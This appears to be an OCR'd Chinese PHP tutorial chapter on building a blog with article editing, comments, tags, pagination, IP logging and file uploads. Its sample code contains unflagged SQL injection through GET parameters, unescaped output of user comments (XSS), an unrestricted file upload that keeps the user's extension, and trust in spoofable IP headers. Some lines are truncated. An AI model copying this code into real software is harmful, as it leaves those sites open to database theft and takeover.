
artdel.php

```
include('./lib/init.php');
$art_id = $_GET['art_id'];
$sql = 'delete from art where art_id='.$art_id;
if(!mQuery($sql)) {
    error('文章删除失败');
} else {
    //succ('文章删除成功');
    //文章删除成功 跳转到artlist页面
    header('Location:artlist.php');
}
```

2.03 文章编辑功能

文章编辑和文章的发布模版是差不多的,
只不过编辑的表单里面有 默认值(原文章内容)

文章编辑流程图



artedit.html

```
<form action="" method="post">
```

```
    <div class="form-group">
        <label>标题:</label>
        <p>
            <input type="text" name="title" value="<?php echo $art['title'];?>">
        </p>
    </div>
    <div class="form-group">
        <label>栏目:</label>
        <p>
            <select name="cat_id">
                <?php foreach($cat as $v) {?>
                <option value="<?php echo $v['cat_id'];?>"
                    <?php if($v['cat_id'] == $art['cat_id']){ echo 'selected="value"';}?> >
                    <?php echo $v['catname'];?>
                </option>
                <?php } ?>
            </select>
        </p>
    </div>
    <div class="form-group">
        <label >内容:</label>
        <p>
            <textarea name="content"><?php echo $art['content'];?></textarea>
        </p>
    </div>
    <div class="form-group">
        <label>标签:</label>
        <p>
            <input type="text" name="tag" value="<?php echo $tags;?>">
        </p>
    </div>
    <div class="form-group">
        <label> </label>
        <p>
            <button type="submit">提交</button>
        </p>
    </div>
</form>
```

artedit.php

```
include('./lib/init.php');
$art_id = $_GET['art_id'];
if(empty($_POST)) {
    $sql = 'select * from art where art_id='.$art_id;
    $art = mGetRow($sql);
    $sql2 = 'select * from cat';
    $cat = mGetAll($sql2);
    //取出 tag
    $sql3 = 'select tag from tag where art_id='.$art_id;
    $tag = mGetAll($sql3);
    $tags = '';
    foreach($tag as $t) {
        $tags .= $t['tag'].',';
    }
    $tags = rtrim($tags,',');
    include(ROOT.'/view/admin/artedit.html');
} else {
    // 检测art_id是否为数字
    if( !is_numeric($art_id) ) {
        error('参数有误');
    }
    //检测标题
    $art['title'] = trim($_POST['title']);
    if(empty($art['title'])) {
        error('标题不能为空');
```

```
    }

    //检测栏目
    $art['cat_id'] = $_POST['cat_id'];
    if(!is_numeric($art['cat_id'])) {
        error('栏目不为数字');
    }
    //检测内容
    $art['content'] = trim($_POST['content']);
    if(empty($art['content'])) {
        error('内容不能为空');
    }

    //查询是否有这篇文章
    $sql = 'select count(*) from art where art_id=' . $art_id;
    // 没这篇文章
    if(!mGetOne($sql)) {
        error(mysql_error());
    }

    $art['lastup'] = time();
    //发布文章

    if(!mExec('art',$art,'update','art_id='.$art_id)) {
        //echo mysql_error();
        error('文章修改失败');
    } else{
        succ('文章修改成功');
    }
}
```

2.04 无处不在的增删改查

我们做任何网站,归根结底都是在做增删改查

CMS,博客,论坛

发帖: insert

编辑: update

删帖: delete

屏蔽帖子: status:1,0, update status=0; (用一个字段,查询状态为1的帖子显示)

商城:

添加商品:insert

修改商品:update

商品暂停出售: update, on_sale

空间类

点赞: insert(谁点赞) , update (每点一次赞,更改点赞数量)

增:

思路:insert 哪张表,哪几个字段?--->POST表单

步骤: 开发表单,对应要插入的字段(表单的name和表的字段要对应), 提交, PHP接收POST,写入数据库

查:

思路: select ,哪张表,哪几个字段,输出到哪儿

步骤: select-->数组-->循环输出到模板

改:

思路: 改哪一条? 改成什么?

步骤: 一般根据GET参数中的主键值,查询信息输出到表单.

提交后,接收POST,执行update

删:
思路: 删谁?
步骤:一般根据GET中的主键值,执行delete

2.05 首页开发

后台的相关管理基本完成,现在做前台的管理

index.html

```
<?php foreach ($art as $a) {?>
<article>
    <h2><a href="art.php?art_id=<?php echo $a['art_id'];?>"><?php echo $a['title'];?></a></h2>
    <div class="entry_header">
        <time><?php echo $a['pubtime'];?></time>
        by
        <a href="#">十八</a>
        <a class="catlink" href="#">闲谈随笔</a>
        <a class="comment" href="#">8条评论</a>
    </div>
    <div class="entry_content">
        <p><?php echo $a['content'];?></p>
    </div>
</article>
<?php }?>
```

```
<aside>
    <h4>所有栏目</h4>
    <ul>
        <?php foreach ($cat as $c) {?>
        <li><a href=""><?php echo $c['catname'];?></a></li>
        <?php }?>
    </ul>
</aside>
```

index.php

```
include('./lib/init.php');
// 取出多条,注意,用哪些字段,取哪些字段,不要用*,
$sql = 'select art_id,cat_id,user_id,nick,pubtime,title,content from art order by art_id desc';
$art = mGetAll($sql);

$sql = 'select * from cat';
$cat = mGetAll($sql);

include(ROOT.'/view/front/index.html');
```

2.06 栏目页开发

栏目页和首页一样,所不同的是需要根据参数查询特定栏目下的博文
因此,我们只需要在地址栏传递栏目参数,并生成sql条件
判断 地址栏是否有$_GET['cat_id']

index.php

```
include('./lib/init.php');
// 取出多条,注意,用哪些字段,取哪些字段,不要用*,


if( isset($_GET['cat_id']) ) {
    $where = 'and art.cat_id='.$_GET['cat_id'];
} else {
```

```
    $where = '';
}

/*用where 1 恒为真 拼接后面的条件,有条件继续往后 and 即可
where 1恒为真,不影响其他条件的取出数量
where 1方便拼接条件.
比如,where a=3 and b=4;
where 1 and a=3 and b=4;
where 会不会影响执行速度? 不会, 语句分析阶段,会去他优化掉
*/

$sql = 'select art_id,art.cat_id,user_id,nick,pubtime,title,content,cat.catname from art left join cat on art.cat_id=cat.cat_id wh

$art = mGetAll($sql);

$sql = 'select * from cat';
$cat = mGetAll($sql);

include(ROOT.'/view/front/index.html');
```

2.07 文章页开发

查询文章 mGetRow
查询栏目
如果没有此文章 跳转首页

art.php?art_id=

```
include('./lib/init.php');
$art_id = $_GET['art_id'];
$sql = 'select title,content,pubtime,catname from art left join cat on art.cat_id=cat.cat_id where art_id='.$art_id;
$art = mGetRow($sql);
//print_r($art);

//如果地址栏输入一个没有的文章号 专跳到首页
if(empty($art)) {
    header('Location:index.php');
    exit;
}

$sql = 'select * from cat';
$cat = mGetAll($sql);

include(ROOT.'/view/front/art.html');
```

2.08 评论发布

判断此次请求,是想评论,还是直接点开的链接,查看文章
post非空,说明提交了评论
添加email字段

```
alter table comment add email varchar(50) not null default '';
```

art.html

```
<div id="main">
<div id="lside">
    <article>
        <h2><a href="#"><?php echo $art['title'];?></a></h2>
        <div class="entry_header">
            <time><?php echo date('Y/m/d',$art['pubtime']);?></time>
            by
```

```
            <a href="#">十八</a>
            <a class="catlink" href="#"><?php echo $art['catname'];?></a>
            <a class="comment" href="#">8条评论</a>
        </div>
        <div class="entry_content">
           <?php echo $art['content'];?>
        </div>
    </article>
    <div id="comments">
       <?php foreach($comment as $v) {?>
        <ol>
            <li>
                <img src="https://secure.gravatar.com/avatar/582b66ad5ae1b69c7601a990cb9a661a?s=50&d=identicon&r=pg" alt="">
                <cite><a href="#"><?php echo $v['nick'];?></a></cite> <br>
                <time><?php echo date('Y年m月d日 H时i分',$v['pubtime']);?></time>
            </li>
            <li>
                <?php echo $v['content'];?>
            </li>
        </ol>
        <?php }?>
    </div>
    <div id="respond" class="comment-respond">
        <h3>Leave a Comment</h3>
        <?php if( isset($rs) && ($rs === false) ) {?>
            <h4 style="color:red;">评论失败</h4>
        <?php }?>
        <form action="" method="post">
            <p>
            <input placeholder="your name" name="nick" type="text" value="" size="30">
            </p>
            <p>
            <input placeholder="Email" name="email" type="text" value="" size="30">
            </p>
            <p>
            <textarea name="content" cols="45" rows="8" aria-required="true"></textarea>
            <p>
            <input type="submit" value="Post Comment">
        </p>
        </form>
    </div>
</div>
```

art.php

```
include('./lib/init.php');
$art_id = $_GET['art_id'];
$sql = 'select title,content,pubtime,catname from art left join cat on art.cat_id=cat.cat_id where art_id='.$art_id;
$art = mGetRow($sql);
//print_r($art);

//如果地址栏输入一个没有的文章号 专跳到首页
if(empty($art)) {
    header('Location:index.php');
    exit;
}


$sql = 'select * from cat';
$cat = mGetAll($sql);

//如果post非空 则有评论
if(!empty($_POST)) {
    $comm = array();
    $comm['art_id'] = $art_id;
    $comm['nick'] = $_POST['nick'];
```

```
    $comm['content'] = $_POST['content'];
    $comm['email'] = $_POST['email'];
    $comm['pubtime'] = time();
    //插入的评论返回结果 如果返回false 则发布评论失败
    $rs = mExec('comment',$comm);

    //跳转到上一页
    $ref = $_SERVER['HTTP_REFERER'];
    header("Location: $ref");
}

//取出所有评论
$sql = 'select * from comment where art_id='.$art_id;
$comment = mGetAll($sql);
include(ROOT.'/view/front/art.html');
```

了解 gravatar头像

http://www.wopus.org/wordpress-deepin/tech/1640.html

```
头像使用的是一个 在线开放头像系统做的
它是根据我们的 email来动态生成头像的
可以在这个网站根据我们的email注册 去别的网站发布评论
只要这个网站也是使用的这个头像系统 它就会动态加载你在 gravatar 设置的头像
这个作为了解
```

2.09 首页评论数优化及标签优化

文章发布和文章编辑之 -> tag标签

artadd.php

```
if(!mExec('art',$art)) {
        //echo mysql_error();
        error('文章发布失败');
} else{
    //判断如果没有tag则文章发布成功
    $tag = trim($_POST['tag']);
    if(empty($tag)) {
        succ('文章发布成功');
    } else {
        //获取文章id
        $art_id = getLastId();
        //将str tag拆成 索引数组
        $tag = explode(',',$tag);
        $sql = "insert into tag (art_id,tag) values ";
        foreach ($tag as $v) {
            $sql .= "(".$art_id . ",'".$v."'),";
        }
        $sql = rtrim($sql,',');

        //插入tag表
        if(!mQuery($sql)) {
            //tag插入失败,删除之前插入的文章
            $sql = 'delete from art where art_id='.$art_id;
            mQuery($sql);
            error('标签插入失败');
        } else {
            succ('文章发布成功');
        }
    }
}
```

编辑文章处,会显示所有的标签

文章首页会显示所有标签

在art表加一个arttag字段 冗余字段

这个字段放最原始的 字符串标签

sql

```
alter table art add arttag vatchar(100) not null default '';
```

文章编辑的tag只提示如何做

artedit.php

```
include('./lib/init.php');
$art_id = $_GET['art_id'];
if(empty($_POST)) {
    $sql = 'select * from art where art_id='.$art_id;
    $art = mGetRow($sql);
    $sql2 = 'select * from cat';
    $cat = mGetAll($sql2);
    include(ROOT.'/view/admin/artedit.html');
} else {
    // 检测art_id是否为数字
    if( !is_numeric($art_id) ) {
        error('参数有误');
    }
    //检测标题
    $art['title'] = trim($_POST['title']);
    if(empty($art['title'])) {
        error('标题不能为空');
    }

    //检测栏目
    $art['cat_id'] = $_POST['cat_id'];
    if(!is_numeric($art['cat_id'])) {
        error('栏目不为数字');
    }
    //检测内容
    $art['content'] = trim($_POST['content']);
    if(empty($art['content'])) {
        error('内容不能为空');
    }

    //查询是否有这篇文章
    $sql = 'select count(*) from art where art_id=' . $art_id;
    // 没这篇文章
    if(!mGetOne($sql)) {
        error(mysql_error());
    }

    $art['lastup'] = time();
    $art['arttag'] = trim($_POST['tag']);
    //发布文章

    if(!mExec('art',$art,'update','art_id='.$art_id)) {
        //echo mysql_error();
        error('文章修改失败');
    } else{
        //判断如果没有tag,无则文章修改成功
        $tag = trim($_POST['tag']);
        if(empty($tag)) {
            succ('文章修改成功');
        } else {
            //直接删除原标签 重新添加新标签
            $sql = 'delete from tag where art_id='.$art_id;
            mQuery($sql);

            //添加新标签
            $tag = explode(',',$tag);
            $sql = "insert into tag (art_id,tag) values ";
```

```
            foreach ($tag as $v) {
                $sql .= "(".$art_id . ",'".$v."'),";
            }
            $sql = rtrim($sql,',');
            if(mQuery($sql)) {
                succ('文章修改成功');
            }
        }
    }
}
```

文章首页 显示有多少个评论

如何方便的查出每篇博文的评论数?
理论上,通过连接查询或子查询,可以查出文章的同时,查出评论数.
但效率不够高.
我们给每篇文章添加一个字段:评论数
每当有人评论时,此字段+1,删除1条评论,此字段-1
art表的comm字段

art.php

```
//如果post非空 则有评论
if(!empty($_POST)) {
    $comm = array();
    $comm['art_id'] = $art_id;
    $comm['nick'] = $_POST['nick'];
    $comm['content'] = $_POST['content'];
    $comm['email'] = $_POST['email'];
    $comm['pubtime'] = time();
    //插入的评论返回结果 如果返回false 则发布评论失败
    $rs = mExec('comment',$comm);

    //每增加一条评论,art表的 comm字段+1
    $sql = 'update art set comm=comm+1 where art_id='.$art_id;
    mQuery($sql);
}
```

catlist 的文章数

cat表的num字段 表示当前栏目下有几篇文章

artadd.php

```
//给cat的文章数 num+1
$sql = 'update cat set num=num+1 where cat_id=' . $art['cat_id'];
mQuery($sql);
```

从数据库设计的角度,理论的角度讲:
一个字段如果能被其它字段推测出来,这个字段就不应该要,且认为这个字段是多余的.
如果一个数据库的设计全从理论出发,这个数据库在使用上是非常难用的
实际的工作中,我们往往通过加上一个冗余字段,来极大的简化我们的查询

在首页显示评论数 和 标签

index.html

```
<?php foreach ($art as $a) {?>
<article>
    <h2><a href="art.php?art_id=<?php echo $a['art_id'];?>"><?php echo $a['title'];?></a></h2>
    <div class="entry_header">
        <time><?php echo date('Y/m/d',$a['pubtime']);?></time>
```

```
        by
        <a href="#">十八</a>
        <a class="catlink" href="#"><?php echo $a['catname'];?></a>
        <?php echo " ",$a['arttag'];?>
        <a class="comment" href="#"><?php echo $a['comm'];?>条评论</a>
    </div>
    <div class="entry_content">
        <p><?php echo $a['content'];?></p>
    </div>
</article>
<?php }?>
```

2.10 获取用户IP

在刚才用户做评论的时候
comment表有一个IP
看看来访者的IP,了解一下哪个地方访问的多,或者是否有国外的IP
1.如何获取来访者的IP呢?
超全局变量 $_SERVER['REMOTE_ADDR']

2.数据库中IP字段,用什么类型存储?
int而不是str
IP是由4个字节组成的,而int型存储大小为 4 个字节
而用字符串,假如IP是 123.123.123.123 需要15个字节

所以: 获取IP之后,需要转成int

3.如果输出也是int,一串数字,人眼不便于查看
需要 int -> IP

注意:
在有的web服务器下,用的不是 REMOTE_ADDR
比如在 iis服务器下 用的是 client_ip 代表客户的IP
还有 有的人经过代理上网,他的IP就变成了 HTTP_X_FORWARDED_FOR

getenv — 获取一个环境变量的值
如果服务器禁止了超全局变量,用getenv还是可以获取的
使用 phpinfo() 你可以看到所有环境变量的列表

ip2long — 将一个IPV4的字符串互联网协议转换成数字格式

lib/mysql.php
封装一个 获取来访者IP的函数

```
function getIp() {
    static $realip = NULL;
    if ($realip !== NULL) {
        return $realip;
    }

    if (getenv('HTTP_X_FORWARDED_FOR')) {
        $realip = getenv('HTTP_X_FORWARDED_FOR');
    } elseif (getenv('HTTP_CLIENT_IP')) {
        $realip = getenv('HTTP_CLIENT_IP');
    } else {
        $realip = getenv('REMOTE_ADDR');
    }
    return $realip;
}
```

192.168.1.106/blog/art.php?art_id=15
当用我们的实际地址访问,发现无法插入IP
打印sql发现IP变成了负数 php是有符号的,而数据库的IP是unsigned 无符号

4.ip 要是非负数 unsigned类型

$a = ip2long('192.123.123.123');
echo sprintf('%u',$a);

art.php

```
if(!empty($_POST)) {
    $comm = array();
    $comm['art_id'] = $art_id;
    $comm['nick'] = $_POST['nick'];
    $comm['content'] = $_POST['content'];
    $comm['email'] = $_POST['email'];
    $comm['pubtime'] = time();

    //获取来访者IP
    $comm['ip'] = sprintf( '%u' , ip2long( getIp() ) );
    //插入的评论返回结果 如果返回false 则发布评论失败
    $rs = mExec('comment',$comm);
    //每增加一条评论,art表的 comm字段+1
    if($rs) {
        $sql = 'update art set comm=comm+1 where art_id=' . $art_id;
        mQuery($sql);
    }
}
```

2.11 分页类

如何生成页码 limit
12345 23456 34567
当前页应该是居中的 假设当前页是 curr 一共显示5个页码
curr-2 curr-1 curr curr+1 curr+2
页码最大可以大到: 总文章数[$num]/每页显示数[$cnt]
ceil — 进一法取整

func.php

```
/**
* 计算分页代码/假设显示5个页码数
* @param int $num 总文章数
* @param int $cnt 每页显示文章数
* @param int $curr 当前显示页码数
* @return arr $pages 返回一个页码数=>地址栏值的关联数组
*/
function cPager($num,$cnt,$curr) {
    //计算最大页码数 $max
    $max = ceil($num/$cnt);
    //计算最左面的页码数
    $left = max($curr - 2,1);
    //计算最右侧页码数
    $right = $left+4;
    $right = min($max,$right);

/*  1 [2] 3 4 5 6 7 8 9
    1 2 3 4 [5] 6 7 8 9
    1 2 3 4 5 6 7 [8] 9 */

    //当页码使劲靠右侧,当前页为8 显示的页码为 6 7 [8] 9 , 不足5个页码
    //再次 确认左侧页码数
```

```
    $left = $right - 4;
    $left = max($left,1);

    //将获取的5个页码数 放进数组里
    for($i=$left;$i<=$right;$i++) {
        $_GET['page'] = $i;
        $pages[$i] = http_build_query($_GET);
    }

    return $pages;
}
```

index.php

```
include('./lib/init.php');

//计算分页代码
$sql = 'select count(*) from art';
$num = mGetOne($sql); //获取总文章数
$cnt = 2;//每页显示2篇文章
$curr = isset($_GET['page']) ? $_GET['page'] : 1 ;//当前页码数 从地址栏的page值获取
$pagers = cPager($num,$cnt,$curr);


if( isset($_GET['cat_id']) ) {
    $where = 'and art.cat_id='.$_GET['cat_id'];
} else {
    $where = '';
}

// 取出多条,注意,用哪些字段,取哪些字段,不要用*,
//用where 1 拼接后面的条件,有条件继续往后 and 即可
//加上limit 筛选分页应显示的文章数
$sql = 'select art_id,arttag,art.cat_id,user_id,nick,pubtime,title,comm,content,cat.catname
 from art left join cat on art.cat_id=cat.cat_id where 1 '.$where.' order by
 art_id desc limit '.($curr-1)*$cnt.','.$cnt;

$art = mGetAll($sql);

$sql = 'select * from cat';
$cat = mGetAll($sql);


include(ROOT.'/view/front/index.html');
```

首页点击栏目 下面的分页功能的实现
index.php?cat_id=2&page=3
更改cPager函数,不能搞丢地址栏原有的参数
http_build_query — 生成 URL-encode 之后的请求字符串
将地址栏的参数 拼接成cat_id=2&page=3&area=beijing...
计算当前栏目下的文章数 where 1 and art.cat_id=$_GET['cat_id']

index.php

```
include('./lib/init.php');

if( isset($_GET['cat_id']) ) {
    $where = 'and art.cat_id='.$_GET['cat_id'];
} else {
    $where = '';
}

//计算分页代码  此处在首页一直计算的是全部的文章 如果计算某个栏目下文章 则应该改变sql
//$sql = 'select count(*) from art';
```

```php
//如果进入某个栏目下 筛选文章应该筛选当前栏目下的文章 改变sql
//如果地址栏有 GET['cat_id'] 则拼接sql语句
$sql = 'select count(*) from art where 1 '.$where;

$num = mGetOne($sql); //获取总文章数
$cnt = 2;//每页显示2篇文章
$curr = isset($_GET['page']) ? $_GET['page'] : 1 ;//当前页码数 从地址栏的page值获取
$pagers = cPager($num,$cnt,$curr);


// 取出多条,注意,用哪些字段,取哪些字段,不要用*,
//用where 1 拼接后面的条件,有条件继续往后 and 即可
//加上limit 筛选分页应显示的文章数
$sql = 'select art_id,arttag,art.cat_id,user_id,nick,pubtime,title,comm,content,cat.catname from art left join cat on art.cat_id=c

$art = mGetAll($sql);

$sql = 'select * from cat';
$cat = mGetAll($sql);


include(ROOT.'/view/front/index.html');
```

如果处于当前页码数 则不显示连接 直接显示页码数

index.html

```php
<div id="pagebar">
    Pages: 
    <?php foreach($pagers as $k=>$v) {?>
    <?php if($k == $curr) {?>
    <?php echo $k; } else { ?>
    <a href="index.php?<?php echo $v;?>"><?php echo $k;?></a>
    <?php }?>
    <?php }?>
</div>
```

2.12 评论列表

commlist.html

```php
<table>
    <tr>
        <td>序号 </td>
        <td>留言者</td>
        <td>email</td>
        <td>内容</td>
        <td>IP</td>
        <td>状态</td>
    </tr>
    <?php foreach($comm as $c) {?>
    <tr>
        <td><?php echo $c['comment_id'];?></td>
        <td><?php echo $c['nick'];?></td>
        <td><?php echo $c['email'];?></td>
        <td><?php echo $c['content'];?></td>
        <td><?php echo long2ip($c['ip']);?></td>
        <td>
            <a href="commdel.php?comment_id=<?php echo $c['comment_id'];?>">删除</a>
        </td>
    </tr>
    <?php }?>
</table>
```

commlist.php

```
require('./lib/init.php');
$sql = 'select * from comment order by comment_id desc';
$comm = mGetAll($sql);

include(ROOT.'/view/admin/commlist.html');
```

2.13 评论删除(学员自行完成)

commdel.php

```
require('./lib/init.php');

$comment_id = $_GET['comment_id'];
//获取当前评论的 art_id
$sql = 'select art_id from comment where comment_id=' . $comment_id;
$art_id = mGetOne($sql);

//删除评论表这条评论
$sql = 'delete from comment where comment_id=' . $comment_id;
$rs = mQuery($sql);
//如果获取art_id 成功 更改art表的comm 评论数
if($art_id) {
    $sql = 'update art set comm=comm-1 where art_id=' . $art_id;
    mQuery($sql);
}

//跳转到上一页 commlist.php
$ref = $_SERVER['HTTP_REFERER'];
header("Location: $ref");
```


第3章 实战功能

3.01 文件上传讲解

给我们的博文加上一张图片

文件上传的过程

PHP的上传非常简单,只需要写好表单并提交,则文件会"自动"传送到服务器上.
上传文件的相关信息存储在$_FILES超级全局数组里中.
因此,我们只需要从$_FILES中读出文件在哪儿,叫什么,
再把该文件移动到我们想要保存的位置,上传就完成了.




- **表单的写法 要注意3点**
- form的method要为post类型
- form一定要加enctype=multipart/form-data
- input为file类型

下面是一个典型的上传表单

1.html

```
<form action="1.php" method="post" enctype="multipart/form-data">
    <p><input type="file" name="pic" /></p>
    <p><input type="submit" value="提交" /></p>
</form>
```



- **$_FILES数组讲解**

临时文件,我们去找是找不到的,因为在我们php代码运行到最后一行,结束掉,这个文件就不存在了.所以我们需要在结束前,将这个文件转移到别的地方去.

如何移动这个文件?

move_uploaded_file — 将上传的文件移动到新位置

1.php

```
if(move_uploaded_file($_FILES['pic']['tmp_name'],'./'.$_FILES['pic']['name'])) {
    echo 'ok';
} else {
    echo 'fail';
}
```

3.02 生成随机文件名并按日期存储

网站比较大,每天会上传多个图片,所以图片按照 年/月/日 来存放图片

img3.cache.netease.com/cnews/2015/8/19/20150819154739836b4.jpg

比较小的网站,按照 年/月日 存放图片

图片名称是一个随机字符串组成的,防止上传图片重名

is_dir — 判断给定文件名是否是一个目录

mkdir — 新建目录

mkdir($path,0777,true)

true代表级联创建目录 upload/2015/08 依次创建目录

rand — 产生一个随机整数

strrchr — 查找指定字符在字符串中的最后一次出现

1.按日期生成目录

生成 upload/2015/08/lkjiga.png

```
$path = './upload/' . date('Y/m');
if(!is_dir($path)) {
    mkdir($path , 0777 , true);
}
```

2.生成随机文件名,获取文件后缀

strrchr — 查找指定字符在字符串中的最后一次出现

```
$rand = rand(10000,99999);
//获取文件后缀
$ext = strrchr( $_FILES['pic']['name'] , '.');

$des = $path.'/'.$rand.$ext;
echo move_uploaded_file($_FILES['pic']['tmp_name'], $des) ? 'ok' : 'fail';
```

面试题:5种以上方法获取文件后缀

http://www.zixue.it/thread-134-1-1.html

3.03 文件上传应用于项目

substr — 返回字符串的子串

str_shuffle — 随机打乱一个字符串

封装函数

func.php

```
/**
* 按日期创建存储目录
*/

function createDir() {
    $path = '/upload/'.date('Y/m/d');

    $abs = ROOT . $path;
    if( is_dir($abs) || mkdir($abs , 0777 , true) ) {
        return $path;
    } else {
        return false;
    }
}

/**
* 生成随机字符串
* @param int $length 产生几位的随机字符
*/

function randStr($length=6) {
    $str = str_shuffle('ABCDEFGHJKLMNPQRSTUVWXYZabcdefghjklmnpqrstuvwxyz23456789');
    $str = substr($str, 0 , $length);
    return $str;
}

/**
* 获取文件后缀
* @param str $name 文件名
*/

function getExt($name) {
    return strrchr($name , '.');
}
```

artadd.html

```
<form action="" method="post"  enctype="multipart/form-data">
<div class="form-group">
    <label>图片:</label>
    <p>
        <input type="file" name="pic">
```

```
    </p>
</div>
```

artadd.php

```
//如果有上传图片,且上传成功
if(!empty($_FILES) && $_FILES['pic']['error'] == 0) {
    $des = createDir().'/'.randStr().getExt($_FILES['pic']['name']);
    move_uploaded_file($_FILES['pic']['tmp_name'] , ROOT.$des);
}
```

我们上传了图片,也保存下来了,如何存到数据库中?
在我们移动图片的时候,
应该将图片的目录记录并保存在数据库中
给art表加一个pic字段来保存图片的路径
sql语句:

```
alter table art add pic varchar(100) not null default '' after content;
```

将pic的路径保存到数据库中,注意从根目录开始,不是ROOT

artadd.php

```
//如果有上传图片,且上传成功
if(!empty($_FILES) && $_FILES['pic']['error'] == 0) {
